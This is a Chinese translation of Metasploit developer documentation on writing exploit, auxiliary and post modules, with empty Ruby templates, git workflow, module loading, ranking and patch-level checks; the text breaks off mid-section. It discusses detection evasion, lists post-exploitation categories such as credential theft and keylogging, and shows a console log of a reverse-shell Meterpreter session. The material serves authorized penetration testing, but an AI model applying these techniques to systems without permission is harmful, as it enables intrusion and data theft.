Rubymine

鉴于切换到使用标准的Ruby缩进，RubyMine不再需要特殊的配置。生活在双个空格的tab！

语法和大写

虽然我们知道世界上有很多种语言，弹Metasploit主要是用美国英语开发的。因此，模块中的描述语法应符合美国英语惯例。这样做不仅可以确保大多数Metasploit用户的易用性，还可以帮助自动（和手动）翻译成其他语言。

标题

模块标题应该像标题一样阅读。有关英文的大写规则，请参阅：http://owl.english.purdue.edu/owl/resource/592/01/

唯一的例外是函数名称（如'thisFunc()'）和特定的文件名（如thisfile.ocx）。应该当为模块标题，所以第一个和最后一个词都以大写字母开头，因为这是一个msftidy.rb检查。

如何开始写一个exploit

exploit开发眞正的功夫在背后.而实际不是你选择的开发语言, 它是关于你对于正在调试的应用程序如何处理输入以及如何通过操作来获得控制权的正确理解 没错，关键字是“调试”。 你的binjitsu(逆向工程),眞正的功夫在哪里。但是，如果你的目标不仅仅是弹出一个计算器，而是实际上想要武器化，维持和提供实际应用， 你需要一个开发框架。 Metasploit就是这样开发的。这个框架是免费的,开源,由世界各地的研究人员积极贡献。 所以当你编写Metasploit漏洞的时候，你不必担心任何依赖性问题，或者版本错误，或者没有足够的有效载荷供不同的渗透场景选择，等等。你需要思考的就是专注于构建这个漏洞利用，而不是别的。

计划你的模块

与编写概念证明不同，当您编写Metasploit模块时，您需要考虑用户如何在现实世界中使用它。隐藏通常是一个重要的考虑因素。您的exploit可以在不丢弃文件的情况下执行代码吗？输入能看起来更随机,通过更多不同的检测?如何混淆?它是否产生不必要的流量？它能更稳定而不会造成系统崩溃等等. 另外，请尽量准确地考虑可利用的需求。通常,一个bug是特定于一系列的版本.甚至是build.如果你不能自动检查,你至少需要在描述中提到它.您的一些漏洞利用技术也可能是特定于应用程序的. 就像,您可以利用应用程序中的特定行为以您希望的方式生成堆分配，但是在较新版本中可能会更混乱,因此会给您带来一些稳定性问题. 是否需要第三方组件才能工作，甚至可能不会被所有人安装？即使是这样，是否经常修改组件，可能会使您的漏洞不太可靠？ 要知道,在现实世界中,你的利用可能会以很多不同的方式打断或失败.在开发和测试阶段,你应该尝试找出并修复它,在学习困难的方式之前.

rank

正如你所看到的，可靠性对于Metasploit来说很重要，我们试图对用户更加友好。我知道你在想什么：“好吧，如果他们正在利用漏洞，他们应该明白它是如何运作的，所以他们知道自己正在陷入困境。” 在完美的世界里，是的。 了解漏洞的工作方式或者exploit的工作方式只会使用户受益，但是你知道，我们并不是生活在完美的世界。如果您正在进行渗透测试，那么不可能总是找到时间重新创建易受攻击的环境，分割exploit到最基本的形式来调试正在发生的事情，然后再进行测试。 你可能有一个紧张的日程安排，打入一个大型的网络，所以你需要小心使用你的时间。正因为如此，至少对模块有很好的描述和很好的参考。当然，可以信任的rank系统。 Metasploit框架有七个不同的rank来表明漏洞的可靠性。请参阅漏洞利用rank了解更多详情。

模板

如果你已经读了这么多，我们认为你是相当的印象深刻.因为要消化很多.你可能想知道为什么我没有分享一行代码? 呃，你记得，利用开发主要是关于你的逆向技能。如果你有这一切,我们不应该告诉你如何写一个利用. 我们到目前为止所做的是希望你的心态正确,成为安全社区的Metasploit漏洞利用开发者意味着什么,剩下的更多的是如何使用我们的mixins构建exploit. 那么，有很多mixin，所以不可能在一个页面中浏览所有的，所以你必须阅读API文档,现有的代码示例,或者寻找更多的wiki页面,我们已经写了特定的mixin。 例如，如果您正在寻找关于如何与HTTP服务器交互的文章，您可能会对以下内容感兴趣：如何使用HTTPClient发送HTTP请求。如果您对浏览器漏洞利用感兴趣，请务必查看：如何使用BrowserExploitServer编写浏览器漏洞利用程序等 但是，当然，开始你很可能需要一个模板来处理，在这里。我们还将解释如何填写必填字段

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  def initialize(info={})
    super(update_info(info,
      'Name'           => "[Vendor] [Software] [Root Cause] [Vulnerability type]",
      'Description'    => %q{
        Say something that the user might need to know
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'Name' ],
      'References'     =>
        [
          [ 'URL', '' ]
        ],
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'System or software version',
            {
              'Ret' => 0x41414141 # This will be available in `target.ret`
            }
          ]
        ],
      'Payload'        => {
          'BadChars' => "\x00"
        },
      'Privileged'     => false,
      'DisclosureDate' => "",
      'DefaultTarget'  => 0))
  end

  def check
    # For the check command
  end

  def exploit
    # Main function
  end

end
```

Name字段应以供应商名称开头，后面跟着软件。理想情况下，“Root Cause”字段意味着发现错误的组件或功能。最后，模块正在利用的漏洞类型。 在Description字段应该解释模块做什么，什么事情要留意，具体要求，多多益善。目标是让用户了解他所使用的内容，而不需要实际读取模块的源代码并找出结果。相信我，他们中的大多数人不会。 Author 字段是你的名字。格式应该是“名称”。如果你想在那里有你的Twitter，留下它作为一个注释，例如:“名称 #handle” References字段是与漏洞或exploit相关的参考数组。例如:咨询,博客文章等.确保您使用已知的引用标识符 - 请参阅Metasploit模块引用标识符以获取列表。 该Platform字段表示所支持的平台，例如：win, linux, osx, unix, bsd. targets字段是一个你的exploit是针对的系统,应用,设置或者特殊设置的数组.第二个元素整个数组是你储存目标的特殊元数据的位置.例如特定偏移量,小工具,ret地址等.当用户选择目标时，元数据将被加载并跟踪“target index”，并可以通过该target方法进行检索。 Payloads字段指定有效载荷应该如何被编码和生成。您可以指定：Space，SaveRegisters，Prepend，PrependEncoder，BadChars，Append，AppendEncoder，MaxNops，MinNops，Encoder，Nop，EncoderType，EncoderOptions，ExtendedOptions，EncoderDontFallThrough。 DisclosureDate是当漏洞被公开披露时，格式:: "M D Y". 例子: "Apr 04 2014" 你的漏洞也应该有一个check方法来支持check命令,但是这是可选的,因为如果这是不可能的。 最后，这个exploit方法就像你的main方法。开始在那里写你的代码。

基本的git命令

Metasploit不再使用svn进行源代码管理，而是使用git，所以了解git的一些技巧会有很长的路要走。 我们不是在这里教你git是多么的棒,我们知道它有一个学习曲线，新的用户犯错误并不奇怪。 每隔一段时间，你的git”怒火"就会踢过来，我们理解。不过，重要的是要利用分支 。每次创建模块或对现有代码进行一些更改时，都不应该在默认主分支上这样做。为什么？因为当你使用msfupdate更新你的Metasploit仓库的工具时，它会在合并这些改变之前做一个git reset，你就要和你所有的代码说再见。

人们倾向于做的另一个错误是在提交拉取请求之前对主分支进行了任何更改.这是个坏主意,因为很可能你提交了你不打算改变的其他垃圾，或者你可能会要求我们合并其他不必要的提交历史.只要一次提交就行了.感谢你提交模块到社区,但不感谢你提交其他不必要的提交历史.

所以作为一种习惯，当你想要做出新的东西或者改变某些东西的时候，从最新的主分支分叉一个新的分支开始，首先,先确认你是master分支,如果你使用 `git status` ,它将会告诉你现在所在分支

```
$ git status
# On branch upstream-master
nothing to commit, working directory clean
```

好的,接下来 `git pull` 从metasploit下载最新更改

```
$ git pull
Already up-to-date.
```

现在,你准备开始一个新分支了.在这种情况,我们新分支的名字是"my_awesome_branch":

```
$ git checkout -b my_awesome_module
Switched to a new branch 'my_awesome_module'
```

现在你可以继续前进 添加一个模块.确认他在合适的路径

```
$ git add [module path]
```

当你决定保存更改时，提交（如果只有一个模块，你也可以这样做，git commit -a所以你不必输入模块路径，注意-a事实上意味着所有）

```
$ git commit [module path]
```

完成后，推送您的更改，将您的代码上传到您的远程分支“my_awesome_branch”。您必须推送您的更改才能提交拉取请求，或与互联网上的其他人共享。

```
$ git push origin my_awesome_branch
```

如何开始写一个辅助模块

Metasploit以其免费的开源 exploit- 弹出式shell模块而闻名。但实际上，渗透测试人员更多依赖于辅助模块，而且通常可以在不触发单个漏洞的情况下完成成功的渗透。他们更方便，对失败的惩罚通常要低得多。专业人员其实更喜欢辅助模块。 关于辅助模块的另一个有趣的事实是，其中一些与exploit没有太大的区别。主要区别在于它是如何在Metasploit中定义的：如果一个模块弹出一个shell，这是一个漏洞。如果不是，即使它利用了漏洞，它仍然属于辅助类别。 所以你看，如果你是一个辅助模块热爱者，你是来对了。

计划你的模块

就像编写一个软件一样，在你开始写代码之前，你应该对你的辅助模块有一个清晰明确的目标。在单个模块中具有多个功能从来就不是一个好主意。你应该把它分解成多个模块。 你也应该考虑你的模块在不同情况下的表现。例如，如果要针对Tomcat服务器进行测试，那么如果使用Nginx，会发生什么情况？它会出错并留下错误回溯？如果是这样，你应该妥善处理。您的模块是否需要目标机器的特定设置/条件？如果没有，会发生什么？它会再次出错吗？ 最重要的是，确保彻底测试你的模块。在重要的战斗中发现问题总是很难堪，这可能会让你付出代价。

辅助模块的主要类别

一般来说，辅助模块是根据他们的行为分类的，但是这有点不一致，所以你只需要用最好的判断，找出最合适的模块。以下是一些常见的列表：

类别	描述
admin	在目标机器上修改，操作或操作某些东西的模块
analyze	我们最初为需要分析时间的密码破解模块创建了这个文件夹。
client	我们最初为了社会工程目的创建了SMTP模块的这个文件夹。
dos	不言自明 拒绝服务模块。
fuzzers	如果你的模块是fuzz，这就是它所属的地方。确保根据协议将其放置在正确的子目录中。
gather	从单个目标收集或枚举数据的模块。
scanner	使用Msf::Auxiliary::Scanner的模块几乎总是在这里。确保根据协议将其放置在的正确的子目录。
server	服务器的模块
sniffer	嗅探器的模块。

实际上在辅助目录中还有几个目录，但这就是灰色区域的地方。是非常欢迎你来看的

The Msf::Auxiliary::Scanner mixin

这 `Msf::Auxiliary::Scanner` mixin在辅助模块大量使用。所以我们不妨说说，就在这里。mixin允许你能够测试一系列主机，而且是多线程的。要使用它，首先你需要在你的 `Metasploit3` 类的范围内包含mixin

```
include Msf::Auxiliary::Scanner
```

包含这个mixin的时候，一些新的东西会被添加到你的模块中。您将拥有一个名为“RHOSTS”的新数据存储选项，该选项允许用户指定多个主机。有一个新的“THREADS”选项，它允许执行期间运行的线程数量。跟踪扫描进度的还有“ShowProgress”和“ShowProgressPercent” 通常，辅助模块的主方法是“def run”。但是当你使 `Msf::Auxiliary::Scanenrmixin` 时，你需要使用def run_host(ip)。IP参数是目标机器。

模板

这是一个辅助模块的最基本的例子。我们将更多地解释需要填充的字段：

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Module name',
      'Description'    => %q{
        Say something that the user might want to know.
      },
      'Author'         => [ 'Name' ],
      'License'        => MSF_LICENSE
    ))
  end

  def run
    # Main function
  end

end
```

该名称字段可以以供应商的名称开头，但是是可选的。然后基本上描述它是什么。例如：“Dolibarr ERP/CRM Login Utility” 在Description字段应该解释模块做什么，什么事情要留意，具体要求，多多益善。目标是让用户了解他所使用的内容，而不需要实际读取模块的源代码并找出结果。相信我，他们中的大多数人不会。 Author 字段是你的名字。格式应该是“名称”。如果你想在那里有你的Twitter，留下它作为一个评论，例如:“名称 #handle”

因为 `Msf::Auxiliary::Scanner` mixin非常受欢迎，所以我们觉得你也需要一个模板。在这里：

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  include Msf::Auxiliary::Scanner

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Module name',
      'Description'    => %q{
        Say something that the user might want to know.
      },
      'Author'         => [ 'Name' ],
      'License'        => MSF_LICENSE
    ))
  end

  def run_host(ip)
    # Main method
  end

end
```

基本的git命令

Metasploit不再使用svn进行源代码管理，而是使用git，所以了解git的一些技巧会有很长的路要走。 我们不是在这里教你git是多么的棒,我们知道它有一个学习曲线，新的用户犯错误并不奇怪。 每隔一段时间，你的git"怒火"就会踢过来，我们理解。不过，重要的是要利用分支 。 每次创建模块或对现有代码进行一些更改时，都不应该在默认主分支上这样做。为什么？因为当你使用msfupdate更新你的Metasploit仓库的工具时，它会在合并这些改变之前做一个git reset，你就要和你所有的代码说再见。

人们倾向于做的另一个错误是在提交拉取请求之前对主分支进行了任何更改.这是个坏主意,因为很可能你提交了你不打算改变的其他垃圾，或者你可能会要求我们合并其他不必要的提交历史.只要一次提交就行了.感谢你提交模块到社区,但不感谢你提交其他不必要的提交历史.

所以作为一种习惯，当你想要做出新的东西或者改变某些东西的时候，从最新的主分支分叉一个新的分支开始，首先,先确认你是master分支,如果你使用 `git status` ,它将会告诉你现在所在分支

```
$ git status
# On branch upstream-master
nothing to commit, working directory clean
```

好的,接下来 `git pull` 从metasploit下载最新更改

```
$ git pull
Already up-to-date.
```

现在,你准备开始一个新分支了.在这种情况,我们新分支的名字是"my_awesome_branch":

```
$ git checkout -b my_awesome_module
Switched to a new branch 'my_awesome_module'
```

现在你可以继续前进 添加一个模块.确认他在合适的路径

```
$ git add [module path]
```

当你决定保存更改时，提交（如果只有一个模块，你也可以这样做，git commit -a所以你不必输入模块路径，注意-a事实上意味着所有）

```
$ git commit [module path]
```

完成后，推送您的更改，将您的代码上传到您的远程分支“my_awesome_branch”。您必须推送您的更改才能提交拉取请求，或与互联网上的其他人共享。

```
$ git push origin my_awesome_branch
```

如何开始写一个post模块

post模块开发对您的编程技能是一个挑战。这不像写一个基于内存损坏的攻击，从技术上说，通常是制造恶意输入 - 一个字符串。post模块更多的是关于正确的模块设计，Ruby和Metasploit库的实用知识。这也是一个非常有价值的技能，因为如果在弹出一个shell之后你不知道该怎么做，渗透测试的重点是什么？ 另外，如果一个模块不工作？你是否愿意等待几天，几周甚至几个月的时间让其他人为你解决？可能不会。如果你自己知道该怎么做，那么你可以更早地修复它，继续你的渗透，做更多的事情。所以学习post模块开发！这对你和你的事业都有好处

计划你的模块

就像编写一个软件一样，在你开始写代码之前，你应该有一个清晰明确的目标，就是你的post模块做什么。在单个模块中具有多个功能从来就不是一个好主意。 例如:盗取网络配置文件，窃取密码，哈希值，shell历史记录等。相反，您应该将其分解为多个模块。 您还应该考虑要支持的会话类型：meterpreter或shell。理想情况下，两者都支持。但是如果你必须在两者之间进行选择，那么在Windows上你应该选择Windows Meterpreter。在Linux上，shell会话类型比Linux Meterpreter更为强大，但希望在不久的将来会改变。对于没有Meterpreter的平台，显然你唯一的选择是一个shell。 另一个重要的事情是考虑你的模块如何在不同的发行版/系统上执行。例如你想在linux运行一个`ifconfig`命令.在ubuntu只需要简单的运行`ifconfig`就可以了.但是在不同的linux发行版可能不知道你在做什么.所以你必须更具体一些，而不是直接`/sbin/ifconfig`。 是`C:\WINDOWS\`还是`C:\WinNT`?这是两个,是不是`C:\Documents and Settings\[User name]`或者`C:\Users\[User name]`.都取决与window版本.更好的解决方案是使用环境变量 总是做你的准备,，并包含你可以想到的场景。而最重要的是，让你的虚拟机测试

post模块的类别

post模块根据其行为进行分类。例如，如果收集数据，自然会进入`gather`类别。如果它添加/更新/或删除用户，它属于`manage`。这里有一个列表作为参考：

类别	描述
gather	涉及数据收集/收集/枚举的模块。
gather/credentials	窃取凭据的模块。
gather/forensics	涉及取证数据收集的模块。
manage	修改/操作/操作系统上的某些东西的模块。会话管理相关的任务，如迁移，注入也在这里。
recon	这些模块将帮助您在侦察方面了解更多的系统信息，而不是关于数据窃取。了解这与 `gather` 类型模块不一样。
wlan	用于WLAN相关任务的模块。
escalate	这是不赞成的，但由于受欢迎，模块仍然在那里。这曾经是特权升级模块的地方。所有权限升级模块不再被视为后期模块，它们现在是exploit。
capture	涉及监控数据收集的模块。例如：密钥记录。

会话对象

所以你知道魔戒怎么样，人们完全沉迷于一环？那么,这就是会话对象,你不能没有的一个对象. 所有的post模块和其他相关的mixin基本上都是建立在会话对象之上的，因为它知道被入侵主机的所有信息，并允许你命令它。

您可以使用该 `session` 方法来访问会话对象或其别名 `client` 。与irb交互的最佳方式是通过 `irb` 命令，以下是一个例子：

```
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.64:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.106:55157) at 2014-07
-31 17:59:36 -0500

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> session.class
=> Msf::Sessions::Meterpreter_x86_Win
```

在这一点上，你有权力使用他们。但请注意，上面的例子是一个Msf::Sessions::Meterpreter_x86_Win对象。实际上还有几个不同的东西：command_shell.rb，meterpreter_php.rb，meterpreter_java.rb，meterpreter_x86_linux.rb等等。每个行为都有所不同，所以实际上很难解释它们，但是它们是在lib/msf/base/sessions/目录下,所以你是可以看到它们是怎么工作的,或者你可以试一下因为你已经在irb命令行了. 在ruby有两个方便调试对象目的的对象方法.第一个是 `methods` ,它将会列出对象中全部公开和受防护的方法.

```
session.methods
```

另一个是inspect，它返回一个对象的人类可读的字符串：

```
session.inspect
```

您还可以查看其他当前的post模块，并查看他们如何使用其会话对象。

Msf::Post Mixin

正如我们所解释的，大多数post模块mixin是建立在会话对象之上的，而且它还有很多。但是，有一个你显然不能没有的一个 `Msf::Post` .mixin。当你用这个mixin创建一个post模块时，很多其他的mixin也已经包含在各种场景中，更具体一些：

- msf/core/post/common - post模块使用的通用方法，例如 `cmd_exec`
- msf/core/post_mixin - 跟踪会话状态。
- msf/core/post/file - 文件系统相关的方法
- msf/core/post/webrtc - 使用WebRTC与目标机器的摄像头进行交互
- msf/core/post/linux - 通常不是很多在这, 只是特定与linux的 `get_sysinfo` 和 `is_root` ?
- msf/core/post/osx - `get_sysinfo` ， `get_users` ， `get_system_accounts` ，get_groups和用于操作的目标计算机的网络摄像头的方法。
- msf/core/post/solaris - 非常像linux mixin。相同的方法，但是是对于Solaris。
- msf/core/post/unix - get_users get_groups enum_user_directories
- msf/core/post/windows -大部分的开发时间都花在这里。Windows帐户管理，事件日志，文件信息，Railgun，LDAP，netapi，powershell，注册表，wmic，服务等。

模板

在这里我们有一个post模块模板 正如你所看到的，有一些需要填写的必填字段。我们将解释每个:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Post

  def initialize(info={})
    super(update_info(info,
        'Name'           => '[Platform] [Module Category] [Software] [Function]',
        'Description'    => %q{
          Say something that the user might want to know.
        },
        'License'        => MSF_LICENSE,
        'Author'         => [ 'Name' ],
        'Platform'       => [ 'win', 'linux', 'osx', 'unix', 'bsd' ],
        'SessionTypes'   => [ 'meterpreter', 'shell' ]
    ))
  end

  def run
    # Main method
  end

end
```

`Name` 字段应该以平台开头,就像Multi, Windows, Linux, OS X.接下来是模块类别,例如Gather, Manage, Recon, Capture, Wlan..接下来是软件的名字,最后几个单词描述这个模块的功能,例子:"Multi Gather RndFTP Credential Enumeration". 在 `Description` 字段应该解释模块做什么，什么事情要留意，具体要求，多多益善。目标是让用户了解他所使用的内容，而不需要实际读取模块的源代码并找出结果。相信我，他们中的大多数人不会。 `Author` 字段是你的名字。格式应该是“名称”。如果你想在那里有你的Twitter，留下它作为一个评论，例如:“名称 # handle” 该 `Platform` 字段表示所支持的平台，例如：win, linux, osx, unix, bsd. 这个 `Session type` 字段应该是meterpreter或者shell,你应该尝试支持更多 最后，这个 `run` 方法就像你的main方法。开始在那里写你的代码

基本的git命令

> 和如何开始写exploit的一样

我欺骗了你。我们不再让任何人写Meterpreter脚本，因此我们将不再教你如何写。

你应该尝试 如何开始写一个post模块

载入外部模块

如果您正在编写或收集不属于标准分发版的Metasploit模块，那么您需要一种方便的方式在Metasploit中加载这些模块。不要担心，使用Metasploit的默认本地模块搜索路径 `$HOME/.msf4/modules` 是非常简单的，而且还有一些注意事项

镜像真正的**Metasploit**模块路径

您必须首先建立一个符合Metasploit对路径名称预期的目录结构。这通常意味着你应该首先创建一个 `exploits` 目录结构，如下所示：

```
mkdir -p $HOME/.msf4/modules/exploits
```

如果你正在使用 `auxiliary` 或 `post` 模块，或正在写 `payloads` .你将会想要 `mkdir` 它

创建一个适当的类别

模块按(有点任意)分类排序。这些可以是你喜欢的任何东西; 我通常使用 `test` 或 `private` ，但是如果您正在开发一个模块，想将它提供给Metasploit发行版，您将需要镜像真正的模块路径。例如

```
mkdir -p $ HOME /.msf4/modules/exploits/windows/fileformat
```

假设你正在开发Windows文件格式的exploit。

创建模块

一旦你有一个目录放置它，随时下载或开始编写你的模块。

测试全部

如果您已经运行了msfconsole，请使用reload_all命令来获取新模块。如果没有，只需启动msfconsole，他们就会自动提取。如果你想测试一些通用的东西，我有一个模块放出来，在这里 https://gist.github.com/todb-r7/5935519. 所以让我们试试看

```
mkdir -p $HOME/.msf4/modules/exploits/test
curl -Lo ~/.msf4/modules/exploits/test/test_module.rb https://gist.github.com/todb-r7/
5935519/raw/17f7e40ab9054051c1f7e0655c6f8c8a1787d4f5/test_module.rb
todb@ubuntu:~$ mkdir -p $HOME/.msf4/modules/exploits/test
todb@ubuntu:~$ curl -Lo ~/.msf4/modules/exploits/test/test_module.rb https://gist.gith
ub.com/todb-r7/5935519/raw/6e5d2da61c82b0aa8cec36825363118e9dd5f86b/test_module.rb
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1140    0  1140    0     0   3607      0 --:--:-- --:--:-- --:--:--  7808
```

然后 在我的msfconsole窗口

```
msf > reload_all
[*] Reloading modules from all module paths...
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.6.2-2013052901 [core:4.6 api:1.0]
+ -- --=[ 1122 exploits - 707 auxiliary - 192 post
+ -- --=[ 307 payloads - 30 encoders - 8 nops

msf > use exploit/test/test_module
msf exploit(test_module) > info

       Name: Fake Test Module
     Module: exploit/test/test_module
    Version: 0
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  todb <todb@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Universal

Basic options:
  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------
  DATA  Hello, world!    yes       The output data

Payload information:
Description:
  If this module loads, you know you're doing it right.

References:
  http://cvedetails.com/cve/1970-0001/

msf exploit(test_module) > exploit

[*] Started reverse handler on 192.168.145.1:4444
[+] Hello, world!
msf exploit(test_module) >
```

故障排除

这就是它的全部。人们(包我自己)到的最常见的问题是

- 试图在 `$HOME/.msf4/modules/` 创建一个模块 这是行不通的.因为你需要指定它是一个exploit还是一个payload或者什么的。检查 `ls /opt/metasploit/apps/pro/msf3/modules/` (或者你安装Metasploit的地方)
- 试图在$HOME/.msf4/modules/auxiliary/创建一个模块 这是行不通的,因为您至少需要一

个分类.它可以是新的，像auxiliary/0day/或现有的一样 像 `auxiliary/scanner/scada/`

- 试图在$HOME/.msf4/modules/exploit 或$HOME/.msf4/posts/创建一个模块 注意目录名称的复数 它们是不同的 Exploits, payloads, encoders, 和 nops 是负数 . auxiliary 和 post 是单数

Metasploit社区和Pro版本

请注意，Metasploit Community Edition 的$HOME目录将会是root而不是您自己的用户目录. 所以如果您希望模块出现在Metasploit CE (or Express, or Pro) web UIs.您将需要讲您的外部模块放到 `/root/.msf4/modules` 。当然，这意味着您需要root权限访问那台机器，但是，您是Metasploit用户，所以不应该太难。

另外请注意，如果您的模块未显示在Web UI中，则应重新启动Pro服务。

window

对于Windows用户来说,除了从Web GUI访问模块外，以上都是一样。可悲的是，你有一点点运气不好，Windows上的模块加载路径有一些限制，并且不允许使用外部模块。但是，基于Console2的Metasploit控制台(Start > Programs > Metasploit > Metasploit Console)可以很好地工作。

新的mixin和协议

任何需要更改核心库函数的模块，比如新的协议解析器或其他库mixin模块.是不会为你这样做的.你将会在你的模块中到处试图加载这些类。在几乎所有情况下都可以编写完全自包含的模块（感谢Ruby的开放式体系结构），但是之后这些模块几乎总是会被重构，以使其他模块可使用

在这种情况下，最好使用像开发分支这样合适的GitHub checkout来处理模块 - 请参阅开发环境设置文档，了解更多信息

最后的警告

如果你正在加载新的令人兴奋的的Metasploit模块，那么知道这些东西往往可以访问任何你有权访问的东西; 如果你使用root,更是如此. Metasploit模块是纯文本的Ruby，所以你可以阅读它们 - 但请小心，只添加来自可信来源的外部模块; 不要只是抓住你在互联网上看到的任何旧东西，因为你可能会发现自己在短时间内中了后门(或更糟)。

exploit ranking

根据对目标系统的潜在影响，每个利用模块都被分配一个rank。用户可以根据rank对exploit进行搜索，分类和优先级排序。 ranking是通过在模块类声明在上方添加一个rank常量实现的

```
class MetasploitModule < Msf::Exploit
    Rank = LowRanking
    def initialize(info={})
        ...
    end
    ...
end
```

这个ranking的值是下面的其中一个,按可靠性降序排列

Ranking	Description
ExcellentRanking	这个漏洞永远不会使服务崩溃。这是SQL注入，CMD执行,RFI,LFI等的情况。没有典型的内存损坏漏洞应该给这个rank，除非有特殊情况
GreatRanking	exploit有一个默认的目标和自动检测目标，或者在版本检查后使用特定于应用程序的返回地址。
GoodRanking	该exploit具有默认目标，这是这种类型的软件（英语，桌面应用程序的Windows 7，2012的服务器等）的“常见情况”。
NormalRanking	这个漏洞是可靠的，但取决于一个特定的版本，不能（或不）可靠地自动检测。这个
AverageRanking	exploit通常是不可靠或者很难被利用的。
LowRanking	对于通用平台来说，exploit几乎不可能(或者低于50%的成功率)成功。
ManualRanking	这个exploit不稳定或难以exploit，基本上是一个DoS。当模块没有用处，除非用户特别配置（例如exploit /unix/webapp/php_eval),这个排名也被使用。

rank值是可用的模块类对象以及实例：

```
modcls = framework.exploits["windows/browser/ie_createobject"]
modcls.rank       # => 600
modcls.rank_to_s # => "excellent"

mod = modcls.new
mod.rank       # => 600
mod.rank_to_s # => "excellent"
```

Metasploit模块引用标识符

Metasploit模块中的引用是与模块相关的信息的来源。这可以链接到漏洞咨询，新闻文章，关于模块使用的特定技术的博客文章，特定推文等。越多越好。但是，您不应该将其用作广告形式。

支持的参考标识符列表

ID	Source	Code Example
CVE	cvedetails.com	`['CVE', '2014-9999']`
CWE	cwe.mitre.org	`['CWE', '90']`
BID	securityfocus.com	`['BID', '1234']`
MSB	technet.microsoft.com	`['MSB', 'MS13-055']`
EDB	exploit-db.com	`['EDB', '1337']`
US-CERT-VU	kb.cert.org	`['US-CERT-VU', '800113']`
ZDI	zerodayinitiative.com	`['ZDI', '10-123']`
WPVDB	wpvulndb.com	`['WPVDB', '7615']`
PACKETSTORM	packetstormsecurity.com	`['PACKETSTORM', '132721']`
URL	anything	`['URL', 'http://example.com/blog.php?id=`
AKA	anything	`['AKA', 'shellshock']`

在模块中引用的示例

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  def initialize(info={})
    super(update_info(info,
      'Name'           => "Code Example",
      'Description'    => %q{
        This is an example of a module using references
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'Unknown' ],
      'References'     =>
        [
          [ 'CVE', '2014-9999' ],
          ['BID', '1234'],
          ['URL', 'http://example.com/blog.php?id=123']
        ],
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Example', { 'Ret' => 0x41414141 } ]
        ],
      'Payload'        =>
        {
          'BadChars' => "\x00"
        },
      'Privileged'     => false,
      'DisclosureDate' => "Apr 1 2014",
      'DefaultTarget'  => 0))
  end

  def exploit
    print_debug('Hello, world')
  end

end
```

怎么在你的exploit中确认window补丁程序级别

检查补丁级别是脆弱性研究或开发exploit的重要任务。作为一个寻找bug的人，你应该关心补丁级别，因为假设你有一个针对Internet Explorer 10的0day，你不能总是假定它自首次亮相*2012年)以来就会影响所有IE 10的构建。如果你意识到你的0day只影响一两个版本，那么它有多大的威胁呢？大概没有你想象的那么糟糕。 如果您是exploit开发人员，则需要检查其他原因:最大可靠性。您的漏洞利用有很多可能会失败，由于系统更新而更改的错误小工具(ROP)很容易就是其中之一。如果这个更新发生在一个相当早的阶段，你的漏洞很可能会很多失败。

如何收集微软补丁

如果你使用补丁差异,你可能会维护自己的DLL数据库。但是这可能需要大量的磁盘空间，对于大多数人来说，这可能是不值得的，除非你每天都要看这些DLL.可能有一个更经济方法来跟踪所有这些补丁，并有一些接口允许快速和方便地访问它们。 幸运的是，Microsoft维护一个Excel文件中的所有补丁列表，您可以在这里下载： http://www.microsoft.com/en-us/download/confirmation.aspx?id=36982 如果您更喜欢某种GUI进行搜索，则可以使用安全技术中心的My Security Bulletins Dashboard. 您可以编辑这个仪表板来添加特定的过滤器,如Windows版本,Internet Explorer版本,Office等等 例如，如果我想从Windows 7自首次亮相以来找到所有适用于Windows 7的Internet Explorer 10修补程序，则可以添加以下过滤器

- Windows 7
- Internet Explorer

然后我从2012年9月到2014年,我得到:22个结果.但是,当然,这个数字会上升,因为IE 10仍然支持. 还有其他桌面或命令行工具,将基本上检查您的Windows系统丢失的补丁,如Windows Update Powershell Module,在一些情况下它可能工作的更好

补丁提取

- 旧的补丁过去被封装成EXE，这种类型可以通过使用解压缩工具(如7z)来提取.例如，Internet Explorer 6修补程序可以通过这种方式提取。
- 打包成EXE的较新的修补程序支持用于提取的/ X标志。例如，以下将在同一目录下提取补丁。可以通过这种方式提取Internet Explorer 8(xp)等修补程序。

  ```
  Windows[Something]-KB[Something]-x86-ENU.exe /X:.
  ```

- 现在大多数补丁都被打包成MSU。这是你必须做的：
- 将所有* .msu文件放在同一目录下(在window中)
- 运行 tools/extract_msu.bat [*.msu文件的绝对路径]

- extract_msu.bat应该自动提取所有* .msu文件。每个新文件夹中的“extracted”子目录都是您可以找到更新组件的地方

检查修补程序中的小工具

通过使用Metasploit的msfpescan实用程序(或者msfbinscan,它足够聪明以知道PE格式) 是来检查不同修补程序中小工具的最快方法。这很容易，你只需把DLL放在同一个目录下,然后执行:

```
